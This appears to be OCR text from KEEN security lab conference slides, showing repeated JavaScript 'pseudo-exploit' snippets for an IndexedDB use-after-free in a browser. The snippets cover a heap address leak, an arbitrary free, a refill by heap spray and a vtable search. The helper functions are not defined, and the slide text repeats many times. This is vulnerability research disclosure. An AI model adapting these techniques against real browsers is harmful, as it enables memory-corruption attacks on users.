
```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```



KEEN security lab

pseudo-exploit


```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```



KEEN security lab

pseudo-exploit


```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```



KEEN security lab

pseudo-exploit


```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```



KEEN security lab

pseudo-exploit

```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```



KEEN security lab

pseudo-exploit

```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```

binary address leaked!

KEEN security lab

But...hate any uncertainty?

It's OK if you are a diligent boy.

KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```

KEEN security lab

pseudo-exploit


```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```


KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

for (let i = 0; i < 8; i++) {
    await sleep(100);
    window.indexedDB.deleteDatabase('evil_db');
}
```

